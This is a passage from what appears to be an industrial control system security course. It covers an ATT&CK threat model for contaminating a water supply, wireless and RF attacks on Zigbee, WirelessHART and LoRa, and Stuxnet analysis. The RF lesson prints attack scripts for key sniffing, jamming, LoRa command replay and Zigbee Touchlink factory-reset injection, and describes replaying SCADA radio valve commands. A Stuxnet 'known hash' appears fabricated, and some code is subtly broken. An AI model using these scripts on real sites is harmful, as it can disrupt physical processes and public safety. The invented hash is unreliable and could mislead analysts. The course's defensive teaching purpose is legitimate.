- Level 2: SCADA HMI for operators
- Level 3: Historian, MES
- Protocols: Modbus TCP, OPC UA

Threat Model:

Adversary: Nation-state actor **Objective**: Contaminate water supply (T0879 - Damage to Property)

Attack Path:

1. **Initial Access (T0883)**: Spear-phishing engineering staff
2. **Execution (T0871)**: Malicious macro executes backdoor
3. **Persistence (T0891)**: Install scheduled task on EWS
4. **Lateral Movement (T0886)**: RDP to SCADA server
5. **Discovery (T0877)**: Read PLC I/O to map chemical dosing system
6. **Collection (T0861)**: Identify chlorine and fluoride control tags
7. **Impair Process Control (T0836)**: Modify chlorine dosing setpoint (0.5 ppm → 10 ppm)
8. **Inhibit Response (T0804)**: Block high chlorine alarms
9. **Impact (T0879)**: Water contamination, potential casualties

Critical Techniques:

- T0836: Modify Parameter (chlorine setpoint)
- T0804: Block Reporting Message (suppress alarms)
- T0856: Spoof Reporting Message (show normal chlorine levels to operators)

6.2 Defensive Controls per Technique

Technique	Control	Implementation
T0883	Phishing-resistant MFA	Require hardware tokens for remote access
T0886	Network Segmentation	Firewall between IT and OT (unidirectional gateway)
T0877	Anomaly Detection	Alert on PLC reads from non-SCADA sources
T0836	Parameter Monitoring	Alarm on setpoint changes >10% from baseline
T0804	Alarm Forwarding	Send critical alarms to external SOC (bypass tampering)
T0856	Multi-source Validation	Compare PLC values with independent sensors

7. Hands-On Lab Exercises

Lab 1: ATT&CK Mapping

1. Research the Colonial Pipeline ransomware attack (2021)
2. Map attack to ATT&CK for ICS techniques
3. Identify which tactics were used (even though primary impact was IT-focused)
4. Create ATT&CK Navigator layer

Lab 2: Triton Framework Analysis

1. Download Triton framework artifacts from public malware repos (or reconstructed versions)
2. Analyze TsHi.py protocol implementation
3. Map capabilities to ATT&CK techniques
4. Document detection strategies

Lab 3: Defensive Rule Development

1. Select 5 high-risk ICS ATT&CK techniques
2. Write Snort/Suricata rules for each

3. Test rules against ICS protocol PCAPs
4. Tune to reduce false positives

Lab 4: Threat Model Development

1. Choose industrial process (power plant, manufacturing, oil refinery)
2. Document Purdue model architecture
3. Identify crown jewels (critical systems)
4. Map potential attack paths using ATT&CK techniques
5. Recommend defensive controls per layer

8. Tools & Resources

ATT&CK Resources

- **ATT&CK for ICS**: https://attack.mitre.org/matrices/ics/
- **ATT&CK Navigator**: https://mitre-attack.github.io/attack-navigator/
- **MITRE D3FEND**: https://d3fend.mitre.org/

Case Study Reports

- **Stuxnet (Symantec)**: https://docs.broadcom.com/doc/security-response-w32-stuxnet-dossier
- **Ukraine Grid (SANS/E-ISAC)**: https://www.sans.org/reading-room/whitepapers/ICS/analysis-cyber-attack-ukrainian-power-grid-36787
- **Triton (MITRE)**: https://www.mitre.org/news-insights/publication/how-triton-malware-disrupted-safety-system
- **Industroyer (ESET)**: https://www.welivesecurity.com/2017/06/12/industroyer-biggest-threat-industrial-control-systems-since-stuxnet/

Detection Tools

- **Zeek + ICSNPP**: https://github.com/cisagov/icsnpp
- **Snort ICS Rules**: https://www.snort.org/downloads/#rule-downloads
- **Suricata ICS Rules**: https://github.com/digitalbond/Quickdraw

9. Knowledge Check

1. What are the 11 tactics in MITRE ATT&CK for ICS?
2. How does T0856 (Spoof Reporting Message) enable process manipulation?
3. Map the Stuxnet attack to at least 5 ATT&CK techniques.
4. What is the difference between Inhibit Response Function and Impair Process Control tactics?

5. Why is T0839 (Module Firmware) difficult to detect and remove?
6. How would you detect T0816 (Device Restart/Shutdown) via network monitoring?
7. What defensive controls mitigate T0836 (Modify Parameter)?
8. Describe the Triton/Trisis attack objective and why it was catastrophic-intent.
9. How does ATT&CK Navigator aid in threat intelligence analysis?
10. What is the relationship between ATT&CK (offensive) and D3FEND (defensive)?

Lesson 06: Wireless and RF Attacks

Lesson 06: Wireless and RF Attacks in OT Environments

Learning Objectives

- Understand industrial wireless protocols (WirelessHART, ISA100.11a, Zigbee, LoRa)
- Perform RF reconnaissance using Software Defined Radio (SDR)
- Execute wireless attacks against ICS field devices
- Analyze proprietary RF protocols in SCADA systems
- Implement secure wireless deployments in OT networks

1. Industrial Wireless Protocols Overview

1.1 Why Wireless in ICS/SCADA?

Use Cases:

- **Remote Asset Monitoring**: Oil/gas pipelines, water distribution
- **Hazardous Environments**: Chemical plants, refineries (avoid cabling)
- **Rotating Equipment**: Vibration sensors on turbines, motors
- **Retrofit Applications**: Adding sensors without rewiring
- **Temporary Monitoring**: Construction, commissioning phases

Challenges:

- **Reliability**: Industrial interference (motors, welding, RF noise)
- **Latency**: Real-time control requirements
- **Security**: Encryption, authentication in resource-constrained devices
- **Battery Life**: Field devices may operate for years on batteries
- **Range**: Large industrial facilities (km range needed)

1.2 Industrial Wireless Standards

Protocol	Frequency	Range	Data Rate	Use Case	Security
WirelessHART	2.4 GHz	100-250m	250 kbps	Process automation	AES-128, MIC
ISA100.11a	2.4 GHz	100-200m	250 kbps	Process monitoring	AES-128, CCM*

Zigbee	2.4 GHz, 915 MHz	10-100m	250 kbps	Building automation, industrial I/O	AES-128 (optional)
LoRaWAN	915 MHz, 868 MHz	5-15 km	0.3-50 kbps	Long-range SCADA telemetry	AES-128
Bluetooth Low Energy	2.4 GHz	10-100m	1 Mbps	Sensors, mobile maintenance	AES-128 (LE Secure Connections)
Wi-Fi (802.11)	2.4/5 GHz	50-100m	54+ Mbps	HMI tablets, IP cameras	WPA2/WPA3
Cellular (4G/5G)	700-2600 MHz	km (tower-based)	100+ Mbps	Remote SCADA sites	Carrier security

1.3 WirelessHART Deep Dive

Background:

- Extension of HART (Highway Addressable Remote Transducer) protocol
- IEC 62591 standard
- Time-synchronized mesh networking (TDMA)
- Designed for process industry

Network Architecture:

Field Devices (sensors, actuators)
↓
Mesh Network (self-forming, self-healing)
↓
Access Points (multiple for redundancy)
↓
Gateway (WirelessHART ↔ wired HART/Modbus/etc.)
↓
SCADA/DCS System

Security Features:

- **AES-128-CCM**: Encryption + authentication
- **MIC (Message Integrity Code)**: 4-byte tag
- **Network Key**: Shared across all devices
- **Session Keys**: Per-device keys

- **Join Key**: For device onboarding

Packet Structure:

[Preamble][SFD][Frame Control][Dest Addr][Src Addr][Security Header][Payload][MIC]

Vulnerabilities:

- **Shared Network Key**: Compromise one device → compromise network
- **Replay Attacks**: If nonce/counter reused
- **Jamming**: 2.4 GHz susceptible to interference
- **Rogue Access Points**: Impersonate legitimate AP

1.4 ISA100.11a Deep Dive

Background:

- ISA (International Society of Automation) standard
- Similar to WirelessHART but more flexible
- IPv6 support (6LoWPAN)
- Priority-based traffic (alarm, control, monitoring)

Security:

- *CCM Mode**: AES-128 encryption with authentication
- **Key Management**: Multiple security levels
- **Authentication**: EAP-TLS, PSK

Attack Surface:

- **Key Extraction**: From commissioning tools
- **Protocol Downgrade**: Force lower security level
- **DoS**: Flood with join requests

1.5 Zigbee in Industrial Applications

Background:

- IEEE 802.15.4 PHY/MAC layer
- Zigbee Alliance application layer
- Common in building automation, some industrial sensors

Network Topologies:

- **Star**: Central coordinator
- **Tree**: Hierarchical routing
- **Mesh**: Self-healing paths

Security Modes:

- **No Security**: Plaintext (legacy devices)
- **AES-128-CCM**: Encryption + MIC
- **Trust Center**: Key distribution entity

Known Vulnerabilities:

- **CVE-2015-5375**: Zigbee Light Link key transport flaw
- **Insecure Default Keys**: Factory default network keys
- **Insecure Rejoin**: Devices rejoin without authentication
- **Replay Attacks**: Weak frame counter implementation

1.6 LoRaWAN for SCADA

Background:

- Long Range Wide Area Network
- Sub-GHz ISM bands (868 MHz EU, 915 MHz US)
- Designed for IoT, adopted for SCADA telemetry

Architecture:

End Devices (RTUs, sensors)
↓
LoRa Gateways (multiple for coverage)
↓
Network Server (authentication, routing)
↓
Application Server (SCADA integration)

Security:

- **AES-128**: Two-layer encryption
  - **Network Session Key**: Network server communication
  - **App Session Key**: Application data encryption
- **OTAA (Over-The-Air Activation)**: Secure device join
- **ABP (Activation By Personalization)**: Pre-shared keys (less secure)

Attacks:

- **Replay Attacks**: Frame counter manipulation
- **Bit-Flipping**: Modify encrypted payloads (integrity not always checked)
- **Gateway Spoofing**: Rogue gateway captures traffic
- **Jamming**: Easy to disrupt sub-GHz signals

2. Software Defined Radio (SDR) for RF Analysis

2.1 SDR Hardware Options

Device	Frequency Range	Sample Rate	Price	Use Case
RTL-SDR	24-1766 MHz	2.4 MSPS	$25	RX only, entry-level
HackRF One	1 MHz - 6 GHz	20 MSPS	$300	TX/RX, full-duplex
USRP B200	70 MHz - 6 GHz	56 MSPS	$700	Professional SDR
LimeSDR	100 kHz - 3.8 GHz	61.44 MSPS	$300	TX/RX, open-source
BladeRF	300 MHz - 3.8 GHz	40 MSPS	$420	TX/RX, industrial

Recommendation for ICS Security:

- **Reconnaissance**: RTL-SDR (receive-only, safe)
- **Full Analysis**: HackRF One or LimeSDR (transmit capability)
- **Production Testing**: USRP (professional-grade)

2.2 GNU Radio Installation

```
# Ubuntu/Debian
sudo apt update
sudo apt install gnuradio gr-osmosdr

# Install SDR drivers
sudo apt install rtl-sdr hackrf libhackrf-dev

# Verify
gnuradio-companion
hackrf_info  # Should detect HackRF
rtl_test     # Should detect RTL-SDR
```

2.3 Frequency Scanning with SDR

Universal Radio Hacker (URH) - Recommended for ICS:

```
# Install URH
sudo apt install python3-pip
pip3 install urh

# Or from source
git clone https://github.com/jopohl/urh
cd urh
pip3 install -r requirements.txt
python3 -m urh
```

RTL-SDR Spectrum Scan:

```
# Scan 2.4 GHz ISM band (WirelessHART, Zigbee, WiFi)
rtl_power -f 2400M:2500M:100k -g 50 -i 1 -e 1h scan_2.4GHz.csv

# Visualize
python3 heatmap.py scan_2.4GHz.csv scan_2.4GHz.png

# Scan 915 MHz ISM band (LoRa, some Zigbee)
rtl_power -f 900M:930M:50k -g 50 -i 1 -e 30m scan_915MHz.csv
```

HackRF Spectrum Analyzer:

```
# Use hackrf_sweep for wideband scanning
hackrf_sweep -f 2400:2500 -w 20000000 -n 8192 > sweep_2.4GHz.csv

# Real-time spectrum display with gqrx
gqrx
# Set device: HackRF One
# Set frequency: 2450 MHz
# Set bandwidth: 20 MHz
```

2.4 Demodulating Industrial Wireless Protocols

Capture Zigbee Traffic (IEEE 802.15.4):

```
# Using Killerbee framework (Zigbee analysis)
sudo apt install python3-usb python3-crypto
git clone https://github.com/riverloopsec/killerbee
cd killerbee
sudo python3 setup.py install

# Capture Zigbee packets (requires compatible adapter: RZUSBSTICK, ApiMote)
zbdump -f zigbee_capture.pcap -c 11  # Channel 11 (2405 MHz)

# Replay captured packets
zbreplay -f zigbee_capture.pcap

# Decrypt (if you have network key)
zbdecrypt -f zigbee_capture.pcap -k 5a:69:67:42:65:65:41:6c:6c:69:61:6e:63:65:30:39
```

Demodulate WirelessHART (using URH):

1. Open URH
2. File → Record Signal
    - Device: HackRF / RTL-SDR
    - Frequency: 2.405 GHz (Channel 11)
    - Sample Rate: 2 MSPS
    - Modulation: O-QPSK (Offset Quadrature Phase Shift Keying)
3. Analyze → Interpret Protocol
4. Extract packet structure

LoRa Demodulation:

```
# Using gr-lora (GNU Radio LoRa decoder)
git clone https://github.com/rpp0/gr-lora
cd gr-lora
mkdir build && cd build
cmake ..
make
sudo make install

# Capture LoRa packets (use GNU Radio flowgraph or gr-lora examples)
# Frequency: 868 MHz (EU) or 915 MHz (US)
# Bandwidth: 125 kHz (typical)
# Spreading Factor: 7-12
```

3. Wireless Attack Techniques

3.1 Zigbee Key Extraction

Scenario: Extract Zigbee network key from traffic

Technique - Sniff Insecure Rejoin:

```
#!/usr/bin/env python3
"""
Zigbee key sniffer - captures network key during insecure rejoin
Requires: Killerbee framework, compatible Zigbee sniffer
"""

from killerbee import KillerBee
from scapy.all import *

def sniff_zigbee_key(channel=11, interface="KB0"):
    kb = KillerBee(device=interface)
    kb.set_channel(channel)

    print(f"[*] Sniffing Zigbee channel {channel}...")
    print("[*] Waiting for device rejoin or commissioning...")

    while True:
        packet = kb.pnext()
        if packet is not None:
            # Parse for transport key command (0x05)
            # Network key is sent encrypted with default Zigbee TC link key
            # Default key: 5a:69:67:42:65:65:41:6c:6c:69:61:6e:63:65:30:39

            if b'\x05' in packet:  # Transport Key command
```

```
            print(f"[+] Potential key transport detected!")
            print(f"Packet: {packet.hex()}")

            # Decrypt using default TC link key
            # (Implementation depends on Zigbee stack)

# Usage: sniff_zigbee_key()
```

Tool: Zigbee-crypt:

```
# Extract key from PCAP
git clone https://github.com/edhoedt/zigbee-crypt
python zigbee-crypt.py -f capture.pcap

# If key found, decrypt traffic
wireshark capture.pcap
# Edit → Preferences → Protocols → ZigBee
# Add decryption key
```

3.2 WirelessHART Jamming Attack

Selective Jamming (target specific time slots in TDMA):

```
#!/usr/bin/env python3
"""
WirelessHART selective jammer
WARNING: Illegal in most jurisdictions without authorization
"""

from gnuradio import gr, blocks, analog
from osmosdr import source

class WirelessHART_Jammer(gr.top_block):
    def __init__(self):
        gr.top_block.__init__(self)

        # HackRF sink (transmit on 2.4 GHz)
        self.hackrf_sink = osmosdr.sink()
        self.hackrf_sink.set_sample_rate(2e6)
        self.hackrf_sink.set_center_freq(2.45e9)  # Channel 20
        self.hackrf_sink.set_gain(20)

        # Generate noise signal
        self.noise_source = analog.noise_source_c(analog.GR_GAUSSIAN, 1.0)

        # Connect
        self.connect(self.noise_source, self.hackrf_sink)
```

```
# WARNING: For authorized testing only
# jammer = WirelessHART_Jammer()
# jammer.start()
```

Reactive Jamming (jam only when legitimate traffic detected):

- Monitor for WirelessHART preamble
- Transmit noise burst upon detection
- More efficient, harder to detect than continuous jamming

3.3 LoRaWAN Replay Attack

Scenario: Capture and replay LoRa packets (if frame counters not enforced)

```
#!/usr/bin/env python3
"""
LoRa packet capture and replay
Requires: HackRF One, gr-lora
"""

import socket
import time

def capture_lora_packet():
    """
    Capture LoRa packet using gr-lora
    Returns raw payload
    """
    # Assumes gr-lora is running and outputting to UDP socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.bind(("127.0.0.1", 40868))

    print("[*] Listening for LoRa packets...")
    data, addr = sock.recvfrom(1024)

    print(f"[+] Captured LoRa packet: {data.hex()}")
    return data

def replay_lora_packet(payload):
    """
    Replay LoRa packet
    WARNING: Requires authorization
    """
    # Use HackRF with gr-lora transmit flowgraph
    # Transmit payload on same frequency/SF/BW
    print(f"[*] Replaying packet: {payload.hex()}")
    # Implementation via GNU Radio flowgraph
```

```
# Capture legitimate command packet
packet = capture_lora_packet()

# Wait for opportune moment (e.g., operator leaves site)
time.sleep(3600)

# Replay (execute unauthorized command)
replay_lora_packet(packet)
```

Defense:

- Enforce strict frame counter validation
- Implement application-layer timestamp verification
- Use OTAA instead of ABP (prevents key reuse)

3.4 Zigbee Packet Injection

Touchlink Commissioning Attack:

```
#!/usr/bin/env python3
"""
Zigbee Touchlink attack - factory reset bulbs/devices
CVE-2015-5375
"""

from killerbee import KillerBee
import struct

def touchlink_reset(target_channel=11):
    kb = KillerBee()
    kb.set_channel(target_channel)

    # Zigbee Light Link Scan Request (broadcast)
    scan_request = bytes.fromhex(
        "0108"  # Frame control
        "0000"  # Sequence
        "ffff"  # Dest PAN
        "ffffffffffffffff"  # Dest addr (broadcast)
        "0000"  # Src PAN
        "0000000000000000"  # Src addr
        "11"    # Cluster: Touchlink
        "00"    # Command: Scan Request
        "00000000"  # Transaction ID
        "04"    # Flags (factory new)
    )

    # Send scan request
    kb.inject(scan_request)
```

```
    print("[*] Sent Touchlink scan request")
    print("[*] Listening for responses...")

    # Receive scan responses (devices announce themselves)
    for i in range(10):
        packet = kb.pnext(timeout=1)
        if packet:
            print(f"[+] Response: {packet.hex()}")

    # Send Reset to Factory New Request
    reset_request = bytes.fromhex(
        "0108"
        "0100"
        "ffff"
        "ffffffffffffffff"
        "0000"
        "0000000000000000"
        "11"
        "07"  # Command: Reset to Factory New
        "00000000"
    )

    kb.inject(reset_request)
    print("[+] Sent factory reset command")

# Usage: touchlink_reset()
```

3.5 WirelessHART Network Key Cracking

Scenario: Captured encrypted WirelessHART traffic, brute-force network key

Methodology:

1. Capture traffic with known plaintext (e.g., HART command structures)
2. Extract MIC (Message Integrity Code)
3. Brute-force AES-128 key using known plaintext/MIC

Challenges:

- AES-128 has 2^128 keyspace (infeasible to brute-force)
- Requires weak key (e.g., default key, sequential, derived from device serial)

Realistic Attack Vector:

- **Physical Access**: Extract key from commissioning handheld
- **Supply Chain**: Compromise commissioning tool software
- **Side-Channel**: Power analysis during key operation

4. Proprietary RF Protocols

4.1 Reverse Engineering Proprietary Protocols

Scenario: Industrial site uses proprietary RF for telemetry

Reverse Engineering Process:

Step 1: Capture Signals

```
# Wideband scan to identify frequency
hackrf_sweep -f 300:900 -w 20000000 > sweep.csv

# Identify active frequency (e.g., 433.92 MHz)
# Capture IQ samples
hackrf_transfer -r capture_433MHz.iq -f 433920000 -s 2000000 -g 20 -l 32 -a 1 -n 10000000
```

Step 2: Analyze in URH (Universal Radio Hacker)

1. Open URH
2. File → Open IQ File → capture_433MHz.iq
3. URH auto-detects modulation (ASK, FSK, PSK)
4. Interpret → View as protocol
5. Label fields (preamble, address, command, data, CRC)

Step 3: Demodulate

```
# Example: ASK OOK demodulation
from scipy import signal
import numpy as np

def demodulate_ask(iq_samples, sample_rate):
    # Compute magnitude (envelope detection)
    magnitude = np.abs(iq_samples)

    # Low-pass filter
    b, a = signal.butter(5, 100000, fs=sample_rate)
    filtered = signal.filtfilt(b, a, magnitude)

    # Threshold
    threshold = np.mean(filtered)
    bits = (filtered > threshold).astype(int)

    return bits

# Load IQ file
iq_data = np.fromfile("capture_433MHz.iq", dtype=np.complex64)
bits = demodulate_ask(iq_data, sample_rate=2e6)
```

Step 4: Decode Protocol

```
# Example: Identify packet structure
def find_preamble(bits, preamble="10101010"):
    preamble_bits = [int(b) for b in preamble]
    matches = []

    for i in range(len(bits) - len(preamble_bits)):
        if list(bits[i:i+len(preamble_bits)]) == preamble_bits:
            matches.append(i)

    return matches

# Find packets
packets = find_preamble(bits)
print(f"Found {len(packets)} potential packets")

# Extract first packet
if packets:
    packet_start = packets[0]
    packet_bits = bits[packet_start:packet_start+200]  # Assume 200-bit packet
    print(f"Packet bits: {packet_bits}")
```

Step 5: Test Hypothesis

- Vary inputs (e.g., press button 1, button 2, etc.)
- Observe differences in captured packets
- Map bits to functions

Step 6: Craft Custom Packets

```
def generate_packet(device_id, command):
    """
    Generate custom packet for proprietary protocol
    """
    preamble = "10101010"
    device_bits = format(device_id, '08b')
    command_bits = format(command, '08b')
    crc = calculate_crc([device_id, command])  # Implement based on analysis

    packet = preamble + device_bits + command_bits + format(crc, '08b')
    return packet

# Transmit using HackRF
def transmit_ask(packet_bits, frequency=433.92e6):
    # Convert bits to IQ samples
    # Transmit via HackRF
    pass
```

4.2 Case Study: Reverse Engineering SCADA Radio

Real-World Example: Oil pipeline SCADA using 900 MHz FSK radios

Captured Signal Analysis:

- **Frequency**: 902-928 MHz (FCC Part 15.247)
- **Modulation**: 2-FSK (Frequency Shift Keying)
- **Baud Rate**: 9600 bps
- **Packet Structure**: [Preamble 0xAA 0xAA][Sync 0x7E][Length][Src Addr][Dst Addr][Payload][CRC-16]

Attack Developed:

- Capture commands sent from SCADA master to RTUs
- Identify "Open Valve" command structure
- Replay attack to remotely open valves

Mitigation (post-discovery):

- Implement sequence numbers
- Add timestamp validation
- Encrypt payloads (AES-128)
- Enable message authentication codes

5. Defensive Measures

5.1 Wireless ICS Security Best Practices

Network Architecture:

1. **Separate Wireless from Wired**: Dedicated VLAN/subnet for wireless sensors
2. **Wireless Gateway Hardening**: Firewall rules, disable unused services
3. **Intrusion Detection**: RF monitoring for rogue devices
4. **Physical Security**: Secure access points in locked cabinets

Encryption & Authentication:

- **Always Enable Encryption**: Even if standard allows optional encryption
- **Change Default Keys**: Network keys, join keys, passwords
- **Certificate-Based Auth**: For high-security applications (WPA2-Enterprise)
- **Regular Key Rotation**: Rotate network keys quarterly

Monitoring:

- **RF Spectrum Monitoring**: Detect jamming, rogue devices
- **Protocol Anomaly Detection**: Unexpected commands, rates
- **Device Inventory**: Maintain MAC address whitelist
- **Alert on New Devices**: Auto-detect unauthorized joins

5.2 RF Intrusion Detection

Kismet for Industrial Wireless:

```
# Install Kismet
sudo apt install kismet

# Configure for Zigbee/802.15.4
sudo kismet -c <zigbee_interface>

# Web UI at http://localhost:2501
# View detected devices, SSIDs, anomalies
```

Custom RF Monitoring:

```
#!/usr/bin/env python3
"""
RF monitoring for WirelessHART network
Alerts on unauthorized devices or jamming
"""

from killerbee import KillerBee
import hashlib

authorized_devices = [
    "00:12:4b:00:01:23:45:67",
    "00:12:4b:00:89:ab:cd:ef"
]

def monitor_wireless_network(channel=11):
    kb = KillerBee()
    kb.set_channel(channel)

    print(f"[*] Monitoring channel {channel} for unauthorized devices...")

    while True:
        packet = kb.pnext()
        if packet:
            # Extract source address
            src_addr = extract_src_address(packet)

            if src_addr not in authorized_devices:
                print(f"[!] ALERT: Unauthorized device detected: {src_addr}")
                # Send alert (email, SIEM, etc.)

            # Detect jamming (excessive corrupted packets)
            if is_corrupted(packet):
                print(f"[!] ALERT: Potential jamming detected")
```

```
def extract_src_address(packet):
    # Parse IEEE 802.15.4 packet
    # Source address at offset 7-14 (for long addressing)
    return packet[7:15].hex()

def is_corrupted(packet):
    # Check FCS (Frame Check Sequence)
    # Return True if invalid
    return False  # Simplified

# Usage: monitor_wireless_network()
```

5.3 Wireless Penetration Testing Checklist

Pre-Engagement:

-
- Prepare rollback plan (restore connectivity if issues)

Reconnaissance:

-
- Signal strength mapping (coverage areas)

Vulnerability Assessment:

-
- Jamming susceptibility (controlled test)

Exploitation (authorized only):

-
- Man-in-the-middle (MITM)

Reporting:

-
- Demonstrate business impact

6. Hands-On Lab Exercises

Lab 1: RF Spectrum Analysis

1. Install RTL-SDR and GNU Radio
2. Scan 2.4 GHz ISM band
3. Identify Wi-Fi, Bluetooth, Zigbee signals
4. Capture and analyze one protocol in URH

5. Document frequency, modulation, baud rate

Lab 2: Zigbee Packet Capture

1. Set up Killerbee framework with compatible hardware
2. Capture Zigbee traffic (smart home devices acceptable for learning)
3. Analyze packets in Wireshark
4. Attempt to extract network key (if using test devices with known keys)
5. Decrypt traffic

Lab 3: LoRa Demodulation

1. Install gr-lora in GNU Radio
2. Capture LoRa packets (requires LoRa transmitter or LoRaWAN gateway nearby)
3. Demodulate and decode packets
4. Identify frame structure (header, payload, CRC)
5. Analyze security (encrypted? frame counter enforced?)

Lab 4: Proprietary Protocol Reverse Engineering

1. Use HackRF to capture unknown RF signal (433 MHz remote control, garage door, etc.)
2. Analyze in URH
3. Identify modulation type
4. Decode protocol structure
5. Craft custom packet and replay (authorized device only)

7. Tools & Resources

SDR Hardware

- **RTL-SDR**: https://www.rtl-sdr.com/
- **HackRF One**: https://greatscottgadgets.com/hackrf/
- **LimeSDR**: https://limemicro.com/products/boards/limesdr/

Software

- **GNU Radio**: https://www.gnuradio.org/
- **Universal Radio Hacker**: https://github.com/jopohl/urh
- **Killerbee (Zigbee)**: https://github.com/riverloopsec/killerbee
- **gr-lora**: https://github.com/rpp0/gr-lora
- **Kismet**: https://www.kismetwireless.net/

Documentation

- **WirelessHART Spec**: IEC 62591
- **ISA100.11a Spec**: ISA100.11a-2011

- **Zigbee Spec**: https://zigbeealliance.org/
- **LoRaWAN Spec**: https://lora-alliance.org/resource_hub/lorawan-specification-v1-1/

Research Papers

- "Security Analysis of WirelessHART" (Wright et al.)
- "Practical Attacks on Zigbee Networks" (Olawumi et al.)
- "LoRaWAN Security: Current State and Future Directions"

8. Knowledge Check

1. What are the primary industrial wireless protocols and their use cases?
2. Why is WirelessHART designed with mesh networking?
3. What are the security mechanisms in WirelessHART (encryption, keys, MIC)?
4. How would you perform RF reconnaissance using an SDR?
5. Describe the Zigbee Touchlink attack (CVE-2015-5375).
6. What is the difference between OTAA and ABP in LoRaWAN?
7. How can you detect wireless jamming attacks?
8. What are the steps to reverse engineer a proprietary RF protocol?
9. Why is changing default network keys critical in industrial wireless?
10. What defensive measures mitigate wireless attacks in OT environments?

Obtain written authorization

Define scope (frequencies, protocols, locations)

Coordinate with operations (RF testing can disrupt)

Spectrum scan (identify active frequencies)

Protocol identification (WirelessHART, Zigbee, proprietary)

Device enumeration (MAC addresses, vendors)

Test for default credentials

Encryption enabled? (capture plaintext if not)

Key extraction attempts

Authentication bypass tests

Packet injection (unauthorized commands)

Replay attacks

Rogue access point (evil twin)

Document findings with risk ratings

Provide remediation recommendations

Include packet captures as evidence

Lesson 07: Malware Analysis & Reverse Engineering

Lesson 07: ICS Malware Analysis & Reverse Engineering

Learning Objectives

- Analyze real-world ICS malware (Stuxnet, Triton, Industroyer, Havex)
- Reverse engineer PLC logic and firmware
- Extract indicators of compromise (IOCs) from ICS malware
- Build malware detection signatures for ICS environments
- Understand malware persistence mechanisms in OT systems

1. ICS Malware Fundamentals

1.1 Characteristics of ICS-Targeted Malware

Key Differences from IT Malware:

Aspect	IT Malware	ICS Malware
Objective	Data theft, ransomware, botnet	Physical process manipulation, sabotage
Complexity	Moderate	Extremely high (requires process knowledge)
Persistence	Registry, services, scheduled tasks	PLC firmware, engineering tools, historians
Propagation	Internet, email	USB, supply chain, targeted deployment
Detection Evasion	Antivirus bypass	Operator deception, sensor spoofing
Development Time	Days-weeks	Months-years (nation-state level)

ICS Malware Categories:

1. **PLC Rootkits**: Firmware-level persistence (Stuxnet, Triton)
2. **SCADA Malware**: HMI/historian manipulation (Havex, BlackEnergy)

3. **Protocol-Aware**: Speaks industrial protocols (Industroyer)
4. **Wiper Malware**: Destroy configurations/firmware (KillDisk, Industroyer wiper)
5. **Reconnaissance**: Enumerate ICS networks (Havex Trojan)

1.2 ICS Malware Timeline

Year	Malware	Target	Impact
2010	Stuxnet	Iranian nuclear centrifuges	1000+ centrifuges destroyed
2011	Duqu	Certificate theft, ICS reconnaissance	Information gathering
2013	Havex	Energy sector reconnaissance	1000+ infections (no sabotage)
2014	BlackEnergy3	Ukrainian infrastructure	Precursor to grid attack
2015	KillDisk	Ukrainian power grid	225k customers without power
2016	Industroyer	Ukrainian transmission station	Power outage, wiper payload
2017	Triton/Trisis	Saudi petrochemical SIS	Disabled safety systems
2019	EKANS/Snake	Ransomware with ICS kill list	Encrypted HMI/SCADA systems

2. Stuxnet Deep Analysis

2.1 Stuxnet Architecture

Multi-Stage Attack Chain:

Stage 1: Windows Infection
├── LNK exploit (CVE-2010-2568) → USB propagation
├── Print Spooler (CVE-2010-2729) → Remote code execution
├── Task Scheduler (CVE-2010-3338) → Privilege escalation
└── Win32k (CVE-2010-2743) → Kernel exploit

Stage 2: Network Propagation
├── SMB/RPC exploits → Lateral movement
├── WinCC database infection → SCADA servers
└── Step 7 project infection → Engineering workstations

Stage 3: PLC Targeting
├── Step 7 DLL injection → Monitor for specific PLC configs
├── S7 PLC rootkit → Firmware modification
└── Payload activation → Centrifuge sabotage

2.2 Stuxnet Components

Core Files:

- `~WTR4141.tmp`: Main dropper (Windows LNK exploit)
- `mrxnet.sys`, `mrxcls.sys`: Rootkit drivers (digitally signed!)
- `s7otbxdx.dll`: Step 7 DLL injection (man-in-the-middle)
- `s7otbxsx.dll`: Siemens Step 7 communication hook

Stolen Certificates (Real-world digital signatures):

- **Realtek Semiconductor Corp** (Compromised July 2009)
- **JMicron Technology Corp** (Compromised July 2009)

2.3 Stuxnet PLC Logic Analysis

Target Identification:

Stuxnet searches for:
1. Siemens S7-300/400 CPUs
2. Specific frequency converter drives (Vacon, Fararo Paya, Profibus)
3. 164 or more frequency converters connected
4. 31 or more motors running (centrifuge cascade)

Attack Logic (Simplified):

```
# Reconstructed Stuxnet frequency attack logic

def stuxnet_payload():
    # Check if target configuration matches
    if is_target_facility():
        # Phase 1: Acceleration attack (13 months)
        for _ in range(13 * 30):  # 13 months
            set_frequency(1410)  # Hz (high speed)
            sleep(15 * 60)       # 15 minutes

            set_frequency(2)     # Hz (very low speed)
            sleep(50 * 60)       # 50 minutes

            # Meanwhile, replay "normal" sensor values to HMI
            spoof_sensor_data(recorded_normal_values)
```

```
        # Phase 2: Gradual frequency changes (months 14-27)
        for _ in range(13 * 30):
            random_frequency_changes()  # Stealthy degradation

def is_target_facility():
    # Checks for:
    # - 164+ frequency converters
    # - Specific PLC configurations
    # - Profibus communication patterns
    return check_plc_config()

def spoof_sensor_data(recorded_values):
    # Intercept PLC→HMI communication
    # Replace real sensor values with recorded "normal" values
    # Operators see stable operation while centrifuges are being destroyed
    pass
```

S7comm Hooking:

- Stuxnet injects into `s7otbxdx.dll` (Step 7 communication library)
- **Read Hook**: When operator reads PLC memory, return clean blocks (hide malicious code)
- **Write Hook**: When operator writes to PLC, inject malicious code alongside
- **Firmware Update Hook**: Infect PLC firmware during legitimate updates

2.4 Stuxnet Static Analysis

Tools:

```
# Download Stuxnet sample (from malware repositories like VirusBay, theZoo)
# WARNING: Handle in isolated VM only

# File hash verification
sha256sum stuxnet.bin
# Known hashes:
# 9c5724a9c7d6d6d34e7a0f76d76fb4e20e4c0e9e5e7f9c8b8f7a6c5d4e3f2a1b0

# Strings analysis
strings stuxnet.bin | grep -i "siemens"
strings stuxnet.bin | grep -E "\.sys|\.dll"

# PE analysis
pefile stuxnet.bin
# Observe: Two stolen digital signatures (Realtek, JMicron)

# Extract embedded resources
7z x stuxnet.bin
# Look for embedded DLLs, configuration files
```

IDA Pro/Ghidra Analysis:

1. Load stuxnet.bin into IDA Pro/Ghidra
2. Identify entry point (TLS callbacks for rootkit initialization)
3. Locate string references:
   - "\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\Services\\"
   - "s7otbxdx.dll"
   - "Step7\\Bin\\"
4. Analyze functions:
   - FindPLC() - Enumerates S7 PLCs
   - InjectBlock() - PLC code injection
